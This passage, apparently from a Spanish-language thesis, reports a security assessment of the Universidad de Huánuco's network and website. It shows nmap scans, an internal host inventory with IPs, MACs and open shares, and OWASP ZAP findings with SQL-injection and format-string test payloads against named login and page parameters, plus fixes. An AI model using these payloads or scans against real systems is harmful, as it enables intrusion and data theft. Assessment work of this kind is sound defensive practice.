


Grafico 21

Este aplicativo podemos obtener información que se tiene una puerta abierta que es el puerto 80 de HTTP, pero la **X** nos indica que cuenta con Firewall que está bloqueando la respuesta al ping. (SuperScan). (Grafico 21)

Ejecutando Advance IPScanner, conecte la Laptop a un punto de la red de la UDH que se encuentra disponible en el laboratorio de computo de la sede central, cambien la configuración de IP de mi Laptop para conectarme a la RED y obtener datos e información.

Teniendo resultados como números de IP y su respectiva MAC, Impresoras en RED, AccesPoint y acceso a archivos compartidos con carencia de Permisos y Privilegios logrando obtener información de carácter personal e importante para el trabajo de Ingeniería Social.

NMAP

El objetivo es conocer el sistema operativo del servidor, detección de la versión utilizada por el SO, como también todos los puertos abiertos de la web, abrimos un terminal del sistema operativo de kali, y ejecutamos los siguientes códigos.

nmap www.udh.edu.pe caso contrario el IP de la WEB: 200.37.135.57. (Grafico 22)




Grafico 22

Vemos que la Web de la UDH tiene un puerto abierto que es el 80

Nmap –A www.udh.edu.pe caso contrario el IP de la WEB: 200.37.135.57 (Grafico 23)




Grafico 23

Nmap –sV www.udh.edu.pe caso contrario el IP de la WEB: 200.37.135.57

Podemos observar que la UDH nos muestra el servicio que está corriendo, también el puerto abierto que es el 80. Microsoft IIS httpd 6.0 la versión del SO. Con esta información realice la búsqueda a través de la web y se encontró un exploit para esa versión. link https://www.exploit-db.com (Grafico 24).




Grafico 24

IP Scanner

Se conectó la laptop a la RED de la universidad configurando la IP, abrimos el programa IP Scanner y la opción explorar, el programa comenzara a escanear todos los IP de la red obteniendo computadoras laptops impresoras Access Point, módems, etc. De esta manera podemos ingresar a las computadoras que tienen archivos importantes para la universidad, compartidos y de libre acceso para copiarlo a un disco extraíble, también se logró tener acceso a las impresoras para poder imprimir y tener la dirección MAC de los equipos en red. (Grafico 25)




Grafico 25

Podemos observar que una maquina PC4 que se tiene como servidor DHCP (Grafico 26).





Grafico 26

El escaneo muestra la RED 2 y todas las maquinas habilitadas (Grafico 27).

SPC01B5-PC	192.168.2.19	PEGATRON CORPORATION
SPC02B5	192.168.2.20	PEGATRON CORPORATION
SPC03B5	192.168.2.21	PEGATRON CORPORATION
SPC05B5	192.168.2.23	PEGATRON CORPORATION
SPC06B5	192.168.2.24	PEGATRON CORPORATION
SPC08B5	192.168.2.26	PEGATRON CORPORATION
SPC09B5	192.168.2.27	PEGATRON CORPORATION
SPC10B5	192.168.2.28	PEGATRON CORPORATION
SPC11B5	192.168.2.29	PEGATRON CORPORATION
SPC13B5	192.168.2.31	PEGATRON CORPORATION
SPC14B5	192.168.2.32	PEGATRON CORPORATION
SPC34B5	192.168.2.34	PEGATRON CORPORATION
SPC17B5	192.168.2.35	PEGATRON CORPORATION
SPC18B5	192.168.2.36	PEGATRON CORPORATION
SPC19B5	192.168.2.37	PEGATRON CORPORATION
SPC20B5	192.168.2.38	PEGATRON CORPORATION
SPC21B5	192.168.2.39	PEGATRON CORPORATION

Grafico 27

Se observa la RED 3 y algunos recursos compartidos de las computadoras. (Grafico 28)



Estado	Nombre	IP	Fabricante	Dirección MAC
	Personal_N1	192.168.3.10	MITAC INTERNATIONAL CORP.	00:22:4D:AE:BD:2C
	documentos escritorio			
	instaladores			
	Nueva			
	Users			
	Xerox Phaser 3117			
	PERSONAL_5	192.168.3.15	GIGA-BYTE TECHNOLOGY CO.,LTD.	00:24:1D:FA:E7:A7
	HP Officejet 7110 series			
	LCEA-TESO4	192.168.3.25	Intel Corporate	00:1C:C0:0E:1F:2C
	matri-PC	192.168.3.26		74:D4:35:51:34:0B
	Users			
	EPSON FX-890 Ver 2.0			
	Xerox Phaser 3117			
	matricula_n2-PC	192.168.3.28	Intel Corporate	00:1C:C0:72:70:C2
	FOLDERES DERECHO			
	TODOS			
	Users			
	AsistenteOAP	192.168.3.34		E0:69:95:45:FC:47
	Users			
	FS-C5400DN			

Grafico 28

También podemos un ver un Router Inalámbrico, por el cual podemos atacar el Wireless. (Grafico 29)

Grafico 29

En la RED 4 encontramos la red de la escuela de psicología y unas carpetas compartidas e impresoras que podríamos conectarnos libremente. (Grafico 30)




Grafico 30

Las redes 5, 6 y 7 forman la parte administrativa de la universidad, personal que labora en el local del Jirón Progreso. (Grafico 31)

Grafico 31

Con carpetas compartidas disponibles a cualquier usuario. (Grafico 32)

Grafico 32

De la misma manera se escanearon las REDS 9, 10, 15, 20, 30, 40, 50, 56, 60, 150, 160, 180 y 200. (Grafico 33)

Grafico 33

OWASP

Se realizó un escaneo y ataque a la Web de la Universidad de Huánuco, www.udh.edu.pe, con OWASP ZAP, con el objetivo de detectar las vulnerabilidades en la web. Se ejecutó OWASP, se copió la URL y genero el ataque en el botón atacar.

Enviando 35017 peticiones, obteniendo los siguientes resultados que se observan en la figura. (Grafico 34)




Grafico 34

Los resultados obtenidos los detallaremos a continuación.

1 alertas con alta prioridad.

2 alertas con prioridad Media

4 alertas con baja prioridad

1.- Alerta con alta prioridad

Se realizó una petición:

```
POST http://www.udh.edu.pe/Minerva/Account/Login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:39.0) Gecko/20100101 Firefox/39.0
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded
Content-Length: 598
Referer: http://www.udh.edu.pe/Minerva/Account/Login.aspx
Host: www.udh.edu.pe
```

Y como respuesta:

```
HTTP/1.1 200 OK
Date: Sat, 08 Jul 2017 19:58:45 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 4.0.30319
Set-Cookie: ASP.NET_SessionId=bjdrzywod2wn42y1km1zhnva; path=/; HttpOnly
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 7608
```

4.2.3. Fase de Evaluación

Podemos observar, que los permisos y privilegios al compartir las carpetas de archivos con los usuarios, no son los más adecuados para la universidad.

Siendo de gran utilidad en el Escaneo de Puertos, IP, y MAC. Para ser explotados. Y realizar un ataque al servidor o a las PC con potencial de información.

Y la información de los usuarios y PC de los laboratorios de cómputo.

Evaluación de OWASP ZAP

A continuación, detallaremos los datos obtenidos de la ejecución de OWASP.

Falla por inyección SQL, este tipo de falla es de prioridad ya que el riesgo es Alto, a un Ataque ZAP' OR '1'='1' que tiene método POST

URL: http://www.udh.edu.pe/Minerva/Account/Login.aspx (Grafico 35)




Grafico 35

Falla por inyección SQL, también obtendremos esta URL:

http://www.udh.edu.pe/Minerva/Account/Login.aspx?ReturnUrl=%2fminerva%2fdefault.aspx

Con riesgo alto a un ataque ZAP' OR '1'='1' (Grafico 36)

Grafico 36

Descripción:

Inyección SQL puede ser posible.

Otra Información.

Los resultados de la página se manipularon con éxito utilizando las condiciones booleanas [ZAP' AND '1'='1' --] y [ZAP' OR '1'='1' --]

El valor de parámetro que está modificado fue NOT eliminado de la salida HTML para fines de la comparación

Los datos NO fueron revueltos por el parámetro original.

La vulnerabilidad fue detectada con éxito recuperando más datos retornados originalmente, por la manipulación del parámetro

Solución:

No confíe en los valores de entrada del lado del cliente, incluso si en el lado del cliente se realice una validación.

En general, comprobar todos los datos de entrado en el servidor.

Si la aplicación usa JDBC, usar PreparedStatement o CallableStatement, con parámetros pasados por '?'

Si la aplicación utiliza ASP, usar ADO Command Objects con una fuerte comprobación de tipos de consultas y parámetros.

Si la Base de Datos puede usar Stored Procedures (Procedimientos Almacenados), úselos.

¡NO concatenar cadenas en los query (consultas) en el procedimiento almacenado, o utilizar 'exec', 'exec immediate', o su funcionalidad equivalente!

No crear consultas SQL dinámicas usando una sencilla concatenación de cadenas.

Aplique aun lista blanca (whitelist) de caracteres permitidos, o una lista negra (blacklist) de caracteres no permitidos en la entrada (input) del usuario.

Aplique el privilegio mínimo posible al usuario de la base de datos de los privilegios usados.

En particular evitar el uso de los usuarios de base de datos 'sa' o 'db-owner'. Esto no elimina la inyección SQL, pero minimiza su impacto.

Conceder el mínimo acceso de base de datos que es necesario para la aplicación.

Referencia:

https://www.owasp.org/index.php/Top_10_2010-a1

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

2.- Alertas con prioridad media

Error de formato de cadena, se encontró 2 alertas de riesgo medio con el método POST como se observa en la imagen. en las URLS:

http://www.udh.edu.pe/actas.aspx

http://www.udh.edu.pe/admisionestadistica.aspx

http://www.udh.edu.pe/beca.aspx

http://www.udh.edu.pe/matriculados_egresados.aspx

http://www.udh.edu.pe/poblacion_universitaria.aspx

Ataque para esta vulnerabilidad:

ZAP (Grafico 37)

Error de formato de cadena

URL:	http://www.udh.edu.pe/actas.aspx
Riesgo:	Medium
Confianza:	Medium
Parámetro:	ctl00$body$ddlTipoActa
Ataque:	ZAP%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s%n%s
Evidencia:	
CWE ID:	134
WASC ID:	6
Origen:	Activo
Descripción:	

Grafico 37

Descripción:

Un error de formato de cadena ocurre cuando el dato de una cadena de entrada es evaluado como un comando por la aplicación.

Otra Información:

Potencial error de formato de cadena. El script cerró la conexión en /%s

Solution:

Rewrite the background program using proper deletion of bad character strings. This will require a recompile of the background executable.

X-Frame-Options Header Not Set, presenta alerta de riesgo medio, en los metodos GET, en las siguientes URLS:

http://www.udh.edu.pe/

http://www.udh.edu.pe/AsesoriaJuridicaG.aspx

http://www.udh.edu.pe/CentroIdiomas.aspx

http://www.udh.edu.pe/matriculados_egresados.aspx (Grafico 38)




Grafico 38

Description:

X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.

Solution:

Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).

Referencia:

http://blogs.msdn.com/b/ieinternals/archive/2010/03/30/combating-clickjacking-with-x-frame-options.aspx

4 alertas con baja prioridad.

Cross-Domain JavaScript Source File Inclusión, definida de riesgo bajo, usando el método GET sin un ataque, en las URLS:

http://www.udh.edu.pe/websauh/catp_derecho/index.aspx

http://www.udh.edu.pe/websauh/catp_derecho/nota.aspx (Grafico 39)

Grafico 39

Description:

The page includes one or more script files from a third-party domain.

Solution:

Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application.

Password Autocomplete in Browser, definida como riesgo bajo, usando los métodos GET y POST sin un ataque obtenido para las URLS: (Grafico 40)

http://www.udh.edu.pe/websauh/alogin.aspx

http://www.udh.edu.pe/websauh/alogin.aspx

http://www.udh.edu.pe/websauh/carlogin.aspx




Grafico 40

Description:

The AUTOCOMPLETE attribute is not disabled on an HTML FORM/INPUT element containing password type input. Passwords may be stored in browsers and retrieved.

Solución:

Turn off the AUTOCOMPLETE attribute in forms or individual input elements containing password inputs by using AUTOCOMPLETE='OFF'.

Web Browser XSS Protection Not Enabled, definida de riesgo bajo, usando método GET sin un nombre ni método de ataque. (Grafico 41)

Grafico 41

Descripción:

Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server

Otra Información:

The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it:

X-XSS-Protection: 1; mode=block

X-XSS-Protection: 1; report=http://www.example.com/xss

The following values would disable it:

X-XSS-Protection: 0

The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit).

Solución:

Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.

X-Content-Type-Options Header Missing definida de riesgo bajo, usando los métodos GET, sin un ataque definido en los URLS: (Grafico 42)

http://www.udh.edu.pe/CentroIdiomas.aspx

http://www.udh.edu.pe/inversiones.aspx

Grafico 42

Descripción:

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.

Otra Información:

This issue still applies to error type pages (401, 403, 500, etc) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.

At "High" threshold this scanner will not alert on client or server error responses.

Solución:

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.

If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

4.2.4. Fase de Intrusión


